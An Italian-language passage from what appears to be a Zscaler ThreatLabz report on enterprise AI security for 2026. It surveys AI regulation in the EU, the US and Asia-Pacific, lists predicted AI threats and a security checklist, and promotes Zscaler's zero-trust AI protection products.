
La Legge sull'intelligenza artificiale dell'Unione europea è il quadro normativo più completo in materia di IA, ma i tempi di attuazione e le aspettative in termini di adozione sono in continua evoluzione. Alla fine del 2025, la Commissione europea ha proposto di prorogare le scadenze di conformità degli aspetti più critici della legge, in particolare i sistemi IA ad alto rischio (utilizzati in ambito sanitario, dalle forze dell'ordine, ecc.), fino a dicembre 2027, subordinatamente all'approvazione del Parlamento e degli Stati membri.[3] Allo stesso tempo, sono in fase di implementazione nuove piattaforme di orientamento e supporto per aiutare le organizzazioni a gestire requisiti quali la segnalazione degli incidenti e le valutazioni della conformità.[4]

Le organizzazioni devono considerare la Legge sull'IA dell'UE non come una scadenza statica per la conformità, ma come un obiettivo in costante evoluzione, che richiede una preparazione continua e controlli di sicurezza proattivi.

La governance dell'IA negli Stati Uniti si basa sugli standard, non sugli statuti

Gli Stati Uniti non hanno ancora una legge federale completa sull'IA, ma il 2025 ha segnato una svolta netta nel modo in cui il Governo statunitense concepisce l'IA: la competitività nazionale al primo posto, con sicurezza e governance indirizzate tramite standard e politiche delle agenzie, anziché attraverso una regolamentazione più ampia. Il National Institute of Standards and Technology (NIST) continua a guidare l'adozione dell'AI Risk Management Framework[5] come base per lo sviluppo sicuro, i test antagonistici e le garanzie operative.

A dicembre 2025, l'Amministrazione ha emesso un ordine esecutivo volto a prevenire o contestare le leggi statali sull'IA in conflitto con il quadro politico nazionale sull'IA e a ordinare alle agenzie di perseguire standard federali e di avviare contenziosi ove necessario.[6] Ciò nonostante, diversi Stati (tra cui New York)[7] continuano a promuovere le proprie leggi sulla sicurezza dell'IA, sottolineando che la regolamentazione statunitense sull'IA nel 2026 comporterà la gestione di un complesso quadro politico con un intricato equilibrio tra disposizioni federali e statali.



[3] Reuters, EU to delay 'high risk' AI rules until 2027 after Big Tech pushback, 19 novembre 2025.

[4] Commissione europea, La Commissione lancia il Service Desk della legge sull'IA e la piattaforma unica d'informazione per sostenere l'attuazione della legge sull'IA, 8 ottobre 2025.

[5] NIST, AI Risk Management Framework.

[6] Axios, Executive order targeting state AI laws, 11 dicembre 2025.

[7] Axios, N.Y. Gov. Kathy Hochul signs sweeping AI safety bill, 19 dicembre 2025.

L'APAC accelera l'adozione sicura dell'IA

Nella regione Asia-Pacifico, i governi continuano a promuovere strategie IA che collegano marcatamente la rapida adozione alla sicurezza e alla resilienza. Molte economie dell'area APAC stanno puntando a quadri di governance pratici e controlli basati sul rischio, che possano essere adattati parallelamente all'implementazione dell'IA.

Il Giappone ha compiuto un passo importante nel 2025 con l'approvazione della sua prima legge completa sull'IA, l'AI Promotion Act,[8] a maggio del 2025, che definisce un progetto nazionale che promuove l'R&S dell'IA e la sua distribuzione, riconoscendo formalmente la necessità di gestire i rischi associati.

L'India ha seguito questo esempio con le sue Linee guida per la governance dell'IA del 2025,[9] un ampio quadro volto a un'"IA più sicura e affidabile". Queste linee guida collegano strettamente l'adozione dell'IA all'infrastruttura pubblica digitale del Paese e definiscono le aspettative in termini di governance dei dati, trasparenza degli algoritmi e gestione del rischio, in particolare per i servizi pubblici e i sistemi finanziari su larga scala.

Singapore ha continuato a sviluppare il proprio ecosistema di governance dell'IA anche nel 2025, espandendo il proprio framework di test per la verifica dell'IA e le relative iniziative volte a garantire la sicurezza della GenAI,[10] orientandosi sempre di più verso attività continue di test, monitoraggio e verifica.

Anche l'Australia ha visto progredire il suo approccio con lo sviluppo di Linee guida per l'adozione dell'IA pubblicate a ottobre del 2025[11], insieme al suo programma per un'IA sicura e responsabile, tutte iniziative che pongono l'accento sulle misure di salvaguardia, i test e su una supervisione più rigorosa per le implementazioni ad alto rischio, in particolare nei settori regolamentati.

Con diversi importanti quadri normativi del 2025 che procedono in parallelo, l'APAC si sta sempre più posizionando come leader globale nell'innovazione, con un'adozione dell'IA più pragmatica e incentrata sulla sicurezza.

Si prevede che le aspettative in materia di sicurezza dell'IA si innalzeranno in modo significativo nel 2026. In un contesto che vede una governance globale e regionale in continua evoluzione, e un'applicazione disomogenea delle norme, le organizzazioni dovranno assumersi la responsabilità di garantire un'adozione sicura dell'IA. I decisori politici possono spingere l'implementazione di controlli basati sulle evidenze, ma dei quadri convergenti da soli non ridurranno i rischi. Il successo dell'IA dipenderà in ultima analisi dalla disciplina interna in materia di sicurezza. Le organizzazioni che implementano il modello zero trust, testano costantemente i modelli e monitorano le minacce in evoluzione saranno le più preparate per implementare l'IA in modo responsabile.

[8] IT Business Today, **Japan's AI Regulation is a Significant Step Forward with the AI Promotion Act,** 29 ottobre 2025.

[9] AI, Data & Analytics Network, **India unveils new AI governance guidelines to encourage responsible adoption,** 6 novembre 2025.

[10] IMDA, **Singapore launches new tools to help businesses protect data and deploy AI in a trusted ecosystem,** 7 luglio 2025.

[11] Governo australiano, DISR, **Guidance for AI Adoption,** 21 ottobre 2025.


Le previsioni sulla sicurezza dell'IA per il 2026

1 Attacchi di IA agentica automatizzati e orchestrati dall'uomo

La minaccia dell'IA agentica aumenterà man mano che i sistemi autonomi assorbiranno una porzione crescente dei workload legati all'intrusione. Nel 2026, gli agenti IA in grado di pianificare e intraprendere azioni in modo indipendente svolgeranno un ruolo molto più determinante negli attacchi informatici. I primi segnali di questo cambiamento sono già apparsi nel 2025 con la **prima campagna di spionaggio orchestrata dall'IA**, come menzionato in precedenza, che ha visto un gruppo sponsorizzato da uno Stato automatizzare l'80–90% delle sue fasi di attacco con l'IA agentica. Gli attacchi ransomware basati sull'IA accelereranno il passaggio dalla crittografia al furto di dati ad alta velocità, con l'IA che permetterà di eseguire più operazioni contemporaneamente e ridurrà il carico operativo degli aggressori.

2 Gli attacchi alla catena di approvvigionamento dell'IA

Gli attacchi alla catena di approvvigionamento dell'IA prenderanno di mira i componenti principali che alimentano i sistemi IA aziendali. **Quanto scoperto da ThreatLabz** nel 2025 ha evidenziato come le debolezze nei file comuni dei modelli e nei livelli di elaborazione possono essere sfruttate per accedere ai sistemi sensibili. Gli aggressori si concentreranno sempre di più sulla manomissione dei componenti alla base dell'IA (modelli e set di dati), invece di limitarsi a un uso improprio dell'IA a livello applicativo. Con sempre più organizzazioni che importeranno componenti IA di terze parti nei propri ambienti, la compromissione di questi elementi fondamentali garantirà un accesso potente. Proteggere la catena di approvvigionamento dell'IA continuerà a essere determinante quanto proteggere l'applicazione sviluppata su di essa.



3 Rischi per la sicurezza dell'IA integrata

L'IA integrata nelle applicazioni usate tutti i giorni introdurrà un accesso nascosto che gli strumenti di sicurezza tradizionali potrebbero non notare. Le funzionalità IA integrate direttamente nelle applicazioni aziendali più diffuse, nelle piattaforme cloud e negli strumenti mobili (si pensi ai riepiloghi delle riunioni basati sull'IA di Zoom o all'assistente Copilot di Microsoft 365) genereranno rischi meno evidenti e più difficili da intercettare. Le funzionalità IA integrate spesso hanno ampio accesso a contenuti sensibili, il che le rende obiettivi interessanti per un uso improprio. Le aziende devono aspettarsi che gli aggressori tenteranno sempre più di sfruttare queste funzioni integrate per sottrarre informazioni preziose o per ottenere l'accesso e muoversi silenziosamente all'interno di un ambiente, facendo leva sul fatto che molte organizzazioni non dispongono ancora di una visibilità completa su dove l'IA è stata integrata nella catena di approvvigionamento software.

4 Ransomware e attacchi sponsorizzati dagli Stati nazionali agli archivi di dati della GenAI

Con il passaggio delle aziende dai progetti pilota della GenAI alle implementazioni complete nel 2026, un numero sempre maggiore di sistemi interni incanalerà informazioni sensibili in flussi di lavoro basati sull'IA. Gli aggressori trarranno vantaggio da questo cambiamento prendendo di mira gli archivi di dati dietro le applicazioni di GenAI. Tali archivi contengono molto più che semplici dati grezzi, includono infatti anche contesto e intenti, offrendo agli utenti malintenzionati una visibilità di gran lunga maggiore sui cicli decisionali interni e, di conseguenza, una leva finanziaria superiore rispetto alla maggior parte delle violazioni tradizionali. Nel corso del prossimo anno, la compromissione degli archivi di dati degli LLM si trasformerà in una tattica ad alto rendimento per lo spionaggio e l'estorsione tramite ransomware.

5 IA fraudolenta integrata nei flussi di lavoro aziendali

I servizi e le piattaforme IA ingannevoli passeranno dall'essere truffe isolate a veri e propri punti di accesso profondamente radicati nei flussi di lavoro aziendali. Il costante aumento dell'adozione di strumenti IA nel 2025 ha già dimostrato quanto sia facile per dei servizi IA dannosi infiltrarsi nei flussi di lavoro reali. Ci si aspetta che gli aggressori si spingeranno oltre le landing page fittizie basate sull'IA e inizieranno a rilasciare copilot dannosi, completi di tutte le funzionalità, che si comporteranno come veri e propri assistenti per la produttività, integrandosi nell'uso quotidiano. Questa nuova fase renderà più difficile individuare gli assistenti non autorizzati, esacerbando i rischi correlati all'uso dell'IA non approvata o della shadow AI da parte dei dipendenti aziendali.

6 Sicurezza e responsabilità dell'IA a livello aziendale

La sicurezza dell'IA diventerà un requisito aziendale, con l'aumento della supervisione e della responsabilità. Dopo un 2025 caratterizzato da casi emblematici ad alto profilo e da una maggiore pressione normativa e mediatica, le organizzazioni si troveranno ad affrontare aspettative crescenti su come gestiscono l'IA: dalla valutazione dei modelli alla gestione dei dati, fino al monitoraggio dei potenziali abusi. Nel 2026, la protezione dei sistemi IA non sarà più facoltativa, né limitata ai team tecnici. La dirigenza dovrà avere una chiara visione sui rischi dell'IA e le policy di sicurezza dovranno estendersi a ogni parte dell'azienda che interagisce con l'IA.

Best practice: adozione sicura dell'IA in ambito aziendale

5 dure verità sulla sicurezza dell'IA nel 2026

1. **Non si può proteggere ciò che non si riesce a vedere. La shadow AI e le funzionalità IA integrate fanno sì che sia la visibilità a definire il nuovo perimetro.**

2. **Le impostazioni predefinite dei fornitori non sono state progettate pensando ai potenziali rischi in ambito aziendale. Le funzionalità IA sono spesso "sempre attive" e con autorizzazioni eccessive.**

3. **La governance dell'IA è un obiettivo in continua evoluzione, con le policy che devono adattarsi man mano che cambiano le funzionalità e le minacce a cui devono far fronte.**

4. **Lo zero trust ora si estende anche ai modelli IA, richiedendo lo stesso livello di controllo dell'accesso previsto per gli utenti umani.**

5. **L'IA è una parte innegabile della superficie di attacco, date le vulnerabilità insite nei sui modelli e gli attacchi basati sull'IA agentica.**

La buona notizia è che non devi necessariamente accettare queste "dure verità" come prezzo da pagare per adottare l'IA. Utilizza la checklist 2026 per la sicurezza in azienda riportata di seguito per dare la priorità alle protezioni giuste.

Checklist 2026 per la sicurezza dell'IA in ambito aziendale

Le seguenti best practice gettano delle solide fondamenta per un utilizzo sicuro dell'IA.

Inventario di tutte le app di GenAI e delle app con funzionalità AI integrate

- [ ] Crea un catalogo sempre aggiornato di ogni strumento di GenAI autonomo e di ogni app SaaS o interna che includa delle funzionalità IA.

Disattivazione delle impostazioni predefinite rischiose dell'IA

- [ ] Disattiva l'abilitazione automatica della funzionalità IA nelle app SaaS e per la produttività, finché non saranno state esaminate e configurate in modo da adattarle al profilo di rischio.

Applicazione dello zero trust a tutte le interazioni dei modelli

- [ ] Implementa l'accesso con privilegi minimi per ogni utente, servizio e sistema che interagisce con un modello IA.

Introduzione di limitazioni di sicurezza dell'IA con un'ispezione inline

- [ ] Implementa l'ispezione inline su tutto il traffico IA/ML per impedire che le attività dannose esterne possano compromettere i sistemi IA e che dati sensibili vengano esposti tramite prompt o output.

Validazione del lineage dei modelli e della catena di approvvigionamento

- [ ] Verifica la provenienza dei modelli, gli aggiornamenti, i set di dati e le dipendenze di ogni modello per ridurre il rischio di manomissioni, avvelenamenti o compromissioni dei componenti.

Le aziende dovrebbero inoltre definire standard di governance e regole di interazione per l'adozione e la gestione dell'IA.

Aggiornamento frequente della governance dell'IA

- [ ] Aggiorna regolarmente le policy, i controlli dell'accesso e le classificazioni dei rischi per stare al passo con i rapidi cambiamenti nelle funzionalità dell'IA e nei requisiti normativi.

Obbligo di revisione umana per i flussi di lavoro regolamentati

- [ ] Assicura il coinvolgimento di professionisti in carne e ossa ogni volta che l'IA influenza decisioni legate alla sicurezza, alla conformità, all'ambito finanziario o le scelte del settore pubblico.

Esecuzione di test antagonistici e red teaming sui modelli

- [ ] Testa continuamente i modelli per individuare jailbreaking, iniezione di prompt, fughe di dati e altre potenziali debolezze sfruttabili, prima che vengano individuate dagli aggressori.

Protezione dell'intero ciclo di sviluppo dell'IA

- [ ] Applica controlli che vanno dall'ingestione dei set di dati fino all'addestramento, la distribuzione e il monitoraggio per impedire che le vulnerabilità entrino nei sistemi di produzione.

Il percorso delle aziende verso un'adozione sicura della GenAI: linee guida basate su casi reali

Nel 2025, i rischi legati all'IA si sono manifestati sia all'interno che all'esterno del perimetro aziendale. Gli aggressori hanno utilizzato la GenAI per accelerare e facilitare le loro operazioni, mentre l'esposizione interna è dipesa sempre più dall'uso quotidiano dell'IA senza una supervisione formale, consentendo ai dati di raggiungere i sistemi IA prima che i team di sicurezza potessero valutarne o controllarne il rischio.

Le organizzazioni che hanno evitato gli incidenti sono state quelle che hanno introdotto la GenAI in modo graduale e controllato, abilitando esclusivamente ciò erano in grado di amministrare.

Le linee guida che queste realtà hanno seguito sono le seguenti:

INIZIARE CON UN APPROCCIO ZERO TRUST E LIMITARE I SERVIZI IA NON VERIFICATI

Innumerevoli strumenti IA introducono rischi sconosciuti che interessano la gestione dei dati e la sicurezza, rendendo fondamentale partire da un approccio zero trust. Il blocco o la limitazione dell'accesso per le applicazioni IA/ML non verificate consente di eliminare l'esposizione immediata e prevenire la fuga precoce dei dati, dando ai team di sicurezza un margine per poter valutare quali app sono idonee per l'uso aziendale.

IDENTIFICARE E CONVALIDARE LE APPLICAZIONI DI GENAI CHE SODDISFANO I REQUISITI AZIENDALI

Vanno definite le app di GenAI sicure che possono essere usate verificando come gestiscono i dati, se mantengono isolate le informazioni, come è stato costruito il modello e se il fornitore soddisfa i requisiti di sicurezza, privacy e conformità dell'azienda. Dovrebbero essere adottati solo gli strumenti che soddisfano questi standard.

OSPITARE GLI STRUMENTI DI GENAI APPROVATI IN UN AMBIENTE PRIVATO E CONTROLLATO

Per mantenere il pieno controllo sui dati aziendali, le organizzazioni dovrebbero eseguire gli strumenti di GenAI approvati in un ambiente privato e sicuro, come un tenant dedicato o un'istanza isolata gestita interamente dall'azienda. Questa configurazione garantisce che né il fornitore né le terze parti possano accedere ai dati interni o dei clienti e impedisce che i prompt e gli output possano essere utilizzati per addestrare i modelli pubblici. Utilizzando in questo modo la GenAI si preserva la sovranità dei dati e si impedisce che le informazioni sensibili escano dall'organizzazione.

APPLICARE CONTROLLI RIGOROSI PER IDENTITÀ E ACCESSO

Le app di GenAI approvate vanno collocate dietro un'architettura zero trust con policy di accesso granulari. Ciò garantisce che a ogni utente, reparto e flusso di lavoro venga concesso solo l'accesso necessario, offrendo al contempo ai team di sicurezza visibilità e controllo end-to-end su tutte le attività.

APPLICARE LA PROTEZIONE DATI PER IMPEDIRE LA CONDIVISIONE ACCIDENTALE O NON AUTORIZZATA

L'accesso approvato va abbinato alla DLP aziendale. Il monitoraggio e l'ispezione del traffico da e verso le app IA garantiscono che le informazioni sensibili rimangano protette e che nessun dato critico venga esposto durante le interazioni con queste app.

Il metodo Zscaler per una protezione completa dell'IA

I risultati di questo report confermano che l'adozione dell'IA nelle aziende sta accelerando molto rapidamente. Di conseguenza, in un contesto che vede una superficie di attacco in espansione, la shadow AI e l'utilizzo dell'IA integrata, nonché modelli e infrastrutture in continua evoluzione, stanno nascendo nuovi rischi in termini di esposizione dei dati, uso improprio e governance, che gli approcci di sicurezza tradizionali non sono in grado di affrontare in modo efficace.

Le architetture di sicurezza basate su firewall, VPN e controlli perimetrali non sono state progettate né concepite per gli ambienti dinamici che caratterizzano l'IA, anzi aggiungono complessità e generano lacune nella visibilità. Hanno inoltre difficoltà a imporre controlli coerenti su strumenti IA pubblici, agenti, modelli privati e componenti emergenti come i server MCP (Model Context Protocol).

Le organizzazioni si ritrovano a dover reagire al rischio posto dall'IA, anziché gestirlo in modo proattivo.

Per proteggere l'IA su larga scala è necessario un approccio diverso, che riduca l'esposizione per impostazione predefinita, verifichi costantemente l'accesso e applichi controlli di sicurezza ovunque l'IA venga utilizzata o sviluppata. Lo zero trust getta queste solide fondamenta.

Zscaler offre una piattaforma per la sicurezza dell'IA basata sullo zero trust, che protegge l'IA ovunque, indipendentemente dal modo in cui le organizzazioni la utilizzano, la sviluppano e la gestiscono. Riducendo la superficie di attacco, imponendo l'accesso con privilegi minimi e ispezionando tutto il traffico inline, Zscaler aiuta le organizzazioni ad adottare l'IA in modo sicuro, senza rallentare l'innovazione.

Come trasformare il rischio dell'IA in un'adozione sicura

Basandosi sul modello zero trust, Zscaler applica controlli nativi della sicurezza dell'IA, trasformando i principi architetturali in azioni concrete. Queste funzionalità offrono alle organizzazioni la visibilità, le limitazioni e le protezioni necessarie per gestire in tempo reale l'utilizzo dell'IA, contrastando attivamente le minacce basate sull'IA e coprendo utenti, applicazioni e infrastrutture.

Zscaler AI consente alle organizzazioni di:

ABILITARE L'UTILIZZO SICURO DELL'IA PUBBLICA E PRIVATA

- Sapere esattamente dove e come viene utilizzata l'IA, comprese le applicazioni, i modelli, gli agenti, i prompt, le risposte e i componenti emergenti, come i server MCP.
- Consentire ai dipendenti di utilizzare gli strumenti IA in modo produttivo, isolando al contempo le interazioni rischiose basate sul web e impedendo che i dati sensibili vengano condivisi involontariamente con i modelli esterni.
- Rilevare e bloccare l'iniezione di prompt, l'esposizione delle informazioni personali identificabili, l'avvelenamento dei dati, gli output non sicuri e altre minacce specifiche dell'IA, in fase di runtime, con limitazioni integrate dell'IA.
- Controllare chi può utilizzare l'IA, a quali strumenti può accedere e come viene utilizzata, con policy che si adattano costantemente ai rischi associati a utenti, dispositivi e applicazioni, bloccando automaticamente l'IA non autorizzata o la shadow AI.
- Impedire l'invio o la restituzione di dati sensibili da parte di strumenti IA, utilizzando controlli di DLP inline sensibili all'IA.
- Documentare con un audit trail dettagliato e consultabile tutte le attività IA per supportare le indagini e la conformità.

RESTARE AL PASSO CON LE MINACCE BASATE SULL'IA

- Ridurre l'esposizione, eliminando la superficie di attacco esterna e imponendo la verifica continua e l'accesso con privilegi minimi.
- Ispezionare tutto il traffico, incluso quello cifrato, per bloccare in tempo reale le minacce potenziate dall'IA.
- Applicare l'IA predittiva e generativa per far emergere i rischi più rapidamente e migliorare le operazioni e la risposta in materia di sicurezza.
- Individuare, classificare e proteggere costantemente i dati sensibili su endpoint, traffico inline e ambienti cloud.
- Bloccare il movimento laterale con la segmentazione basata sull'IA, che limita il raggio di azione degli aggressori.
- Valutare costantemente l'IA e il profilo zero trust con informazioni utili e raccomandazioni generate dall'IA.

Questi risultati vengono forniti tramite un insieme unificato di protezioni, che abbraccia l'intero ciclo di vita della sicurezza dell'IA, come illustrato nella sezione che segue.

Zscaler + IA: proteggere il modo in cui le organizzazioni utilizzano e creano le app

Zscaler offre una protezione completa, che va dal rilevamento, alla valutazione del rischio, fino alla protezione delle applicazioni IA e dell'accesso, coprendo IA, modelli, pipeline, agenti e infrastrutture pubbliche e private.

GESTIONE DELLE RISORSE IA

Fai luce sul tuo ecosistema IA e i rischi associati

- **Visibilità completa** su tutte le applicazioni, i modelli, le pipeline e i server MCP.
- **Una soluzione di AI-BOM** per individuare i rischi legati alla catena di approvvigionamento e alla dipendenza.
- **Identificazione dei rischi critici** che interessano app di GenAI, SaaS e modelli IA.

PROTEZIONE DELL'ACCESSO ALLE APP IA

Garantisci un uso sicuro e responsabile delle applicazioni IA

- **Controllo granulare** su quali utenti possono accedere a quali app.
- **Ispezione inline** di prompt e risposte per impedire l'invio o la restituzione di dati sensibili.
- **Controlli dei contenuti** per bloccare output non sicuri o dannosi.

PROTEZIONE DI APP E INFRASTRUTTURE IA

Rafforza i sistemi IA e i prompt e applica la protezione in fase di runtime

- **Rilevamento delle vulnerabilità** nei modelli e nelle pipeline.
- **Test di red teaming** per identificare i punti deboli ed esposti.
- **Protezione contro iniezioni di prompt**, avvelenamento dei dati, utilizzo dei dati sensibili, ecc.

Governance dell'IA: mantieni la conformità ai quadri normativi per l'IA tramite la mappatura dei controlli di sicurezza dell'IA rispetto all'AI Risk Management Framework del NIST e alla Legge sull'IA dell'UE.

Metodologia di ricerca

I risultati si basano sull'analisi di 989,3 miliardi di transazioni AI ed ML elaborate nel cloud Zscaler da gennaio a dicembre 2025. Il cloud di sicurezza globale di Zscaler elabora oltre 500 bilioni di segnali giornalieri, blocca 9 miliardi di minacce e violazioni di policy al giorno e fornisce oltre 250.000 aggiornamenti di sicurezza giornalieri.

A proposito di ThreatLabz

ThreatLabz è il team di ricerca sulla sicurezza di Zscaler. Questo team di esperti di alto livello è responsabile della ricerca di nuove minacce e della protezione costante delle migliaia di aziende che utilizzano la piattaforma globale di Zscaler. Oltre alla ricerca sui malware e all'analisi comportamentale, i membri del team sono coinvolti nella ricerca e nello sviluppo di nuovi moduli prototipo per la protezione dalle minacce avanzate sulla piattaforma Zscaler. Inoltre, conducono costantemente controlli di sicurezza interni per garantire che i prodotti e l'infrastruttura di Zscaler siano sempre in linea con gli standard di conformità della sicurezza. ThreatLabz pubblica regolarmente analisi approfondite sulle minacce nuove ed emergenti sul suo portale **research.zscaler.com**.

Seguici su: X **@ThreatLabz** | **Blog sulle ricerche sulla sicurezza di ThreatLabz**

